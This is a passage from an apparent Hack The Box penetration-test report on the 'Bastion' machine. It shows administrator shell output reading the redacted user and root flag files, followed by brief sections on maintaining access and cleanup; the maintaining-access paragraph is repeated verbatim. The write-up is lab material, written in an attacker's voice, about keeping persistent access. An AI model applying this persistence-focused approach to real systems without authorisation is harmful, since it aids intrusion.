
User



```
administrator@BASTION C:\Users\Administrator>type c:\Users\L4mpje\Desktop\user.txt
9b[redacted]cd
administrator@BASTION C:\Users\Administrator>
```

Figure 3.7: bastion/images/235-user.txt.png

Root



```
administrator@BASTION C:\Users\Administrator>type Desktop\root.txt
95[redacted]c8
administrator@BASTION C:\Users\Administrator>
```

Figure 3.8: bastion/images/240-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization’s computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.